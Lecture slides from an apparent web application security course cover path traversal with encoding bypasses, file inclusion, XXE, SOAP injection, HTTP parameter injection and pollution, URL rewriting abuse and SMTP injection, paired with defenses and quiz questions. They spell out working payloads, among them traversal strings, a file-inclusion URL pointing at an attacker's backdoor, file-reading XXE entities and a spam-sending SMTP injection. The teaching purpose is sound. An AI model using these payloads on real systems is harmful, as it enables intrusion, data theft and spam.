
# Filesystem Monitoring Tools

- **FileMon from SysInternals on Windows**
  - Now replaced by ProcMon ([link Ch 10a](#))
- **ltrace, strace, or Tripwire on Linux**
- **truss on Solaris**

# Detecting Path Traversal

- **Inject an unique string in each submitted parameter, such as *traversaltest***
- **Filter the filesystem monitoring tool for that string**

**Figure 10.5** A successful path traversal attack



# Circumventing Obstacles to Traversal Attacks

- Try both `../` and `..\`
- Try URL-encoding
  - Dot - `%2e`
  - Forward slash - `%2f`
  - Backslash - `%5c`

# Circumventing Obstacles to Traversal Attacks

## 3. Try using 16-bit Unicode encoding:

- Dot — %u002e
- Forward slash — %u2215
- Backslash — %u2216

## 4. Try double URL encoding:

- Dot — %252e
- Forward slash — %252f
- Backslash — %255c

## 5. Try overlong UTF-8 Unicode encoding:

- Dot — %c0%2e, %e0%40%ae, %c0ae, and so on
- Forward slash — %c0%af, %e0%80%af, %c0%2f, and so on
- Backslash — %c0%5c, %c0%80%5c, and so on

# Bypassing Obstacles

- **The overlong Unicode sequences are technically illegal, but are accepted anyway by many Unicode representations, especially on Windows**
- **If the app filters character sequences, try placing one sequence within another**

....//  
....\\  
....\\"  
....\\\"

# Using Null Characters

- App requires a filename to end in .jpg
- This filename passes the test but is interpreted as ending in .ini when used

```
../../../../boot.ini%00.jpg
```

# Exploiting Read Access

- **Password files for OS and apps**
- **Configuration files to discover other vulnerabilities or fine-tune another attack**
- **Include files with database credentials**
- **Data sources such as MySQL database files or XML files**
- **Source code for server-side scripts to hunt for bugs**
- **Log files, may contain usernames, session tokens**

# Exploiting Write Access

- **Create scripts in users' startup folders**
- **Modify files such as in.ftpd to execute commands when a user next connects**
- **Write scripts to a Web directory with execute permissions, and call them from your browser**

# Preventing Path Traversal Vulnerabilities

- **Avoid passing user-controlled data into any filesystem API**
- **If you must, only allow the user to choose from a list of known good inputs**
- **If you must allow users to submit filenames, add defenses from the next slide**

# Defenses

- **After decoding and decanonicalization:**
- **Check for forward slashes, backslashes, and null bytes**
  - If so, stop. Don't attempt to sanitize the malicious filename
- **Use a hard-coded list of permissible file types**
  - Reject any request for a different type

# Defenses

- **After decoding and decanonicalization:**
- **Use filesystem APIs to verify that the filename is ok and that it exists in the expected directory**
  - In Java, use `getCanonicalPath`; make sure filename doesn't change
  - In ASP.NET, use `System.io.Path.GetFullPath`

# Defenses

- **Run app in a chroot jail**
  - **So it doesn't have access to the whole OS file system**
  - **In Windows, map a drive letter to the allowed folder and use that drive letter to access contents**
  - **Integrate defenses with logging and alerting systems**

# File Inclusion Vulnerabilities

- **Include files make code re-use easy**
- **Common files are included within other files**
- **PHP allows include functions to accept remote file paths**

# PHP Example

- **Country specified in a parameter**

`https://wahh-app.com/main.php?Country=US`

The application processes the `Country` parameter as follows:

```
$country = $_GET['Country'];
include( $country . '.php' );
```

- **Attacker can inject evil code**

`https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor`

# Local File Inclusion (LFI)


- Remote file inclusion may be blocked, but
  - There may be server-executable files you can access via LFI, but not directly
  - Static resources may also be available via LFI

# Finding Remote File Inclusion Vulnerabilities

- **Insert these items into each targeted parameter**
  - **A URL on a Web server you control; look at server logs to see requests**
  - **A nonexistent IP address, to see a time delay**
  - **If it's vulnerable, put a malicious script on the server**

# Finding Local File Inclusion Vulnerabilities

- **Insert these items into each targeted parameter**
  - **A known executable on the server**
  - **A known static resource on the server**
  - **Try to access sensitive resources**
  - **Try traversal to another folder**

An abstract graphic in the upper portion of the slide features several overlapping spheres of different sizes and colors—blue, green, yellow, and white—set against a dark blue background with a light gray grid. The spheres overlap in a way that suggests depth and interaction.

# iClickers

Which vulnerability allows you to add malware from a different server to a target Web page?

- A. Command injection
- B. Path traversal
- C. File inclusion
- D. Procmon
- E. chroot

Which defense places the Web server in a restricted file system?

- A. Command injection
- B. Path traversal
- C. File inclusion
- D. Procmon
- E. chroot

# What defense detects file system modifications?

- A. Command injection
- B. Path traversal
- C. File inclusion
- D. Procmon
- E. chroot

# Injecting XML External Entities

- **XML often used to submit data from the client to the server**
- **Server-side app responds in XML or another format**
- **Most common in Ajax-based applications with asynchronous requests in the background**

# Example: Search

- Client sends this request

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 44

<Search><SearchTerm>nothing will
change</SearchTerm></Search>
```

# Example: Search

- **Server's response**

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 81

<Search><SearchResult>No results found for expression:
nothing will change</SearchResult></Search>
```

# XML External Entity Injection (XXE)

- XML parsing libraries support *entity references*
  - A method of referencing data inside or outside the XML document
- Declaring a custom entity in DOCTYPE
  - Every instance of &testref; will be replaced by testrefvalue

```
<!DOCTYPE foo [ <!ENTITY testref "testrefvalue" > ]>
```

# Reference an External Entity

- **XML parser will fetch the contents of a remote file and use it in place of SearchTerm**

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 115

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

# Response Includes File Contents

```
HTTP/1.1 200 OK
```

```
Content-Type: text/xml; charset=utf-8
```

```
Content-Length: 556
```

```
<Search><SearchResult>No results found for expression: ;  
for 16-bit app  
support  
[fonts]  
[extensions]  
[mci extensions]  
[files]  
...
```

# Connecting to Email Server

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM  
"http://192.168.1.1:25" > ]>  
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

# Possible Exploits

- **Attacker can use the application as a proxy to get sensitive information from Web servers**
- **Send URL-based exploits to back-end web applications**
- **Scan ports and harvest banners**
- **Denial of service:**

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "  
file:///dev/random"> ]>
```

# Injecting into SOAP Services

- **Simple Object Access Protocol (SOAP) uses XML**
- **Banking app: user sends this request**

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65
```

```
FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

# SOAP Message

- **Sent between two of the application's back-end components**
- **ClearedFunds = False; transaction fails**

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <pre:Add xmlns:pre="http://target/lists soap:encodingStyle=
"http://www.w3.org/2001/12/soap-encoding">
      <Account>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

## Normal SOAP Message

```
<Account>
  <FromAccount>18281008</FromAccount>
  <Amount>1430</Amount>
  <ClearedFunds>False</ClearedFunds>
  <ToAccount>08447656</ToAccount>
</Account>
```

## HTTP Request with Injected XML

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True</Cle
aredFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

## Resulting SOAP Message

```
<Account>
  <FromAccount>18281008</FromAccount>
  <Amount>1430</Amount>
  <ClearedFunds>True</ClearedFunds>
  <ToAccount>

  <!--</Amount>
    <ClearedFunds>False</ClearedFunds>
    <ToAccount>=-->

    08447656</ToAccount>
  </Account>
```

# HTTP Request with Injected XML Ending in Opening Comment Tag

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True</Cle  
aredFunds><ToAccount>08447656</ToAccount></Account></pre:Add></s  
oap:Body></soap:Envelope><!--&Submit=Submit
```

- **The comment tag is unmatched**
  - No -->
  - It won't be accepted by normal XML parsers
  - This might work on flawed custom implementations

# Finding SOAP Injection

- **Simple injection of XML metacharacters will break the syntax, leading to unhelpful error messages**
- Try injecting `</foo>` -- if no error results, your injection is being filtered out
- If an error occurs, inject `<foo></foo>` -- if the error vanishes, it may be vulnerable

# Finding SOAP Injection

- Sometimes the XML parameters are stored, read, and sent back to the user
- To detect this, submit these two values in turn:
  - test</foo>
  - test<foo></foo>
- Reply may contain "test" or injected tags

# Finding SOAP Injection

- Try injecting this into one parameter:
  - <!--
- And this into another parameter:
  - -->
- May comment out part of the SOAP message and change application logic or divulge information

# Preventing SOAP Injection

- **Filter data at each stage**
- **HTML-encode XML metacharacters**
  - < — &lt;
  - > — &gt;
  - / — &#47;

# Injecting into Back-end HTTP Requests

- **Server-side HTTP redirection**
- **HTTP parameter injection**

# Server-Side HTTP Redirection

- **User-controllable input incorporated into a URL**
  - Retrieved with a back-end request
  - Ex: user controls "loc"

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: wahh-blogs.net
Content-Length: 65

view=default&loc=online.wahh-blogs.net/css/wahh.css
```

# Connecting to a Back-End SSH Service

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: blogs.mdsec.net
Content-Length: 65

view=default&loc=192.168.0.1:22
```

```
HTTP/1.1 200 OK
Connection: close
```

```
SSH-2.0-OpenSSH_4.2Protocol mismatch.
```

# Use App as a Proxy

- **Attack third-parties on the Internet**
- **Connect to hosts on the internal network**
- **Connect back to other services on the app server itself**
- **Deliver attacks such as XSS that include attacker-controlled content**

# HTTP Parameter Injection

- This request from the user causes a back-end request containing parameters the user set

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 44
fromacc=18281008&amount=1430&toacc=08447656
```

# HTTP Parameter Injection

- Front-end server can bypass a check by including this parameter in the request
  - **clearedfunds=true**
- With this request

```
POST /bank/48/Default.aspx HTTP/1.0
```

```
Host: mdsec.net
```

```
Content-Length: 96
```

```
FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtrue  
&Submit=Submit
```

# Result

```
08447656&clearedfunds=true
```

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62
```

```
fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true
```

# HTTP Parameter Pollution

- **HTTP specifications don't say how web servers should handle repeated parameters with the same name**

Here are some common behaviors:

- Use the first instance of the parameter.
- Use the last instance of the parameter.
- Concatenate the parameter values, maybe adding a separator between them.
- Construct an array containing all the supplied values.

# Example

- **Original back-end request**

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62
```

```
fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656
```

- **Front-end request with added parameter**

```
POST /bank/52/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96
```

```
FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=08447656
&Submit=Submit
```

# Attacks Against URL Translation

- **URL rewriting is common**
  - To map URLs to relevant back-end functions
  - REST-style parameters
  - Custom navigation wrappers
  - Others

# Apache mod\_rewrite

- **This rule**

```
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /pub/user/[^&]*\ HTTP/  
RewriteRule ^pub/user/([^\./.]+)$ /inc/user_mgr.php?mode=view&name=$1
```

- **Changes this request**

/pub/user/marcus

- **To this**

/inc/user\_mgr.php?mode=view&name=marcus

# Attack

- **This request**

```
/pub/user/marcus%26mode=edit
```

- **Changes to this**

```
/inc/user_mgr.php?mode=view&name=marcus&mode=edit
```

# Injecting into Mail Services

- **Apps often send mail via SMTP**
  - **To report a problem**
  - **To provide feedback**
- **User-supplied information is inserted into the SMTP conversation**

# Email Header Manipulation

**Figure 10.6** A typical site feedback form

The screenshot shows a web-based feedback form. At the top left, there is a label "Your email address\*:" followed by a text input field containing the value "marcus@wahh-mail.com". Below it, a "Subject:" label is followed by a text input field containing "Site problem". Underneath these, a "Comment\*:" label is followed by a large text area containing the text "Confirm Order page doesn't load". In the bottom left corner of the form, there are two buttons: "Submit comments" and "Reset".

To: admin@wahh-app.com  
From: marcus@wahh-mail.com  
Subject: Site problem

Confirm Order page doesn't load

# Injecting a Bcc

Your email address\*:

Subject:

Comment\*: 

To: admin@wahh-app.com  
From: marcus@wahh-mail.com  
Bcc: all@wahh-othercompany.com  
Subject: Site problem

Confirm Order page doesn't load

# SMTP Command Injection

- This feedback request

```
POST feedback.php HTTP/1.1
Host: wahh-app.com
Content-Length: 56

From=daf@wahh-mail.com&Subject=Site+feedback&Message=foo
```

- Creates this SMTP conversation

```
MAIL FROM: daf@wahh-mail.com
RCPT TO: feedback@wahh-app.com
DATA
From: daf@wahh-mail.com
To: feedback@wahh-app.com
Subject: Site feedback
foo
.
```

# Inject into Subject Field

```
POST feedback.php HTTP/1.1
```

```
Host: wahh-app.com
```

```
Content-Length: 266
```

```
From=daf@wahh-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d
%0aMAIL+FROM:+mail@wahh-viagra.com%0d%0aRCPT+TO:+john@wahh-mail
.com%0d%0aDATA%0d%0aFrom:+mail@wahh-viagra.com%0d%0aTo:+john@wahh-mail
.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo
```

# Resulting Spam

```
MAIL FROM: daf@wahh-mail.com
RCPT TO: feedback@wahh-app.com
DATA
From: daf@wahh-mail.com
To: feedback@wahh-app.com
Subject: Site+feedback
foo
.

MAIL FROM: mail@wahh-viagra.com
RCPT TO: john@wahh-mail.com
DATA
From: mail@wahh-viagra.com
To: john@wahh-mail.com
Subject: Cheap V1AGR4
Blah
.


foo
.
```

# Finding SMTP Injection Flaws

- **Inject into every parameter submitted to an email function**
- **Test each kind of attack**
- **Use both Windows and Linux newline characters**

# Preventing SMTP Injection

- **Validate user-supplied data**
  - E-mail addresses should be checked against a suitable regular expression (which should, of course, reject any newline characters).
  - The message subject should not contain any newline characters, and it may be limited to a suitable length.
  - If the contents of a message are being used directly in an SMTP conversation, lines containing just a single dot should be disallowed.

An abstract graphic in the upper portion of the slide features several overlapping spheres of different sizes and colors. A large central sphere is blue with a green gradient center. To its left is a smaller yellow sphere, and to its right is a smaller blue sphere. Above the central sphere is a small green sphere, and below it is a small blue sphere. All spheres have a soft, glowing effect and are set against a background of concentric circles.

# iClickers

Which attack sets the same value twice?

- A. XXE
- B. SOAP injection
- C. HTTP Parameter Injection
- D. HTTP Parameter Pollution
- E. HTTP Redirection

# Which attack uses declare a custom DOCTYPE?

- A. XXE
- B. SOAP injection
- C. HTTP Parameter Injection
- D. HTTP Parameter Pollution
- E. HTTP Redirection

# Which attack uses HTML comments?

- A. XXE
- B. SOAP injection
- C. HTTP Parameter Injection
- D. HTTP Parameter Pollution
- E. HTTP Redirection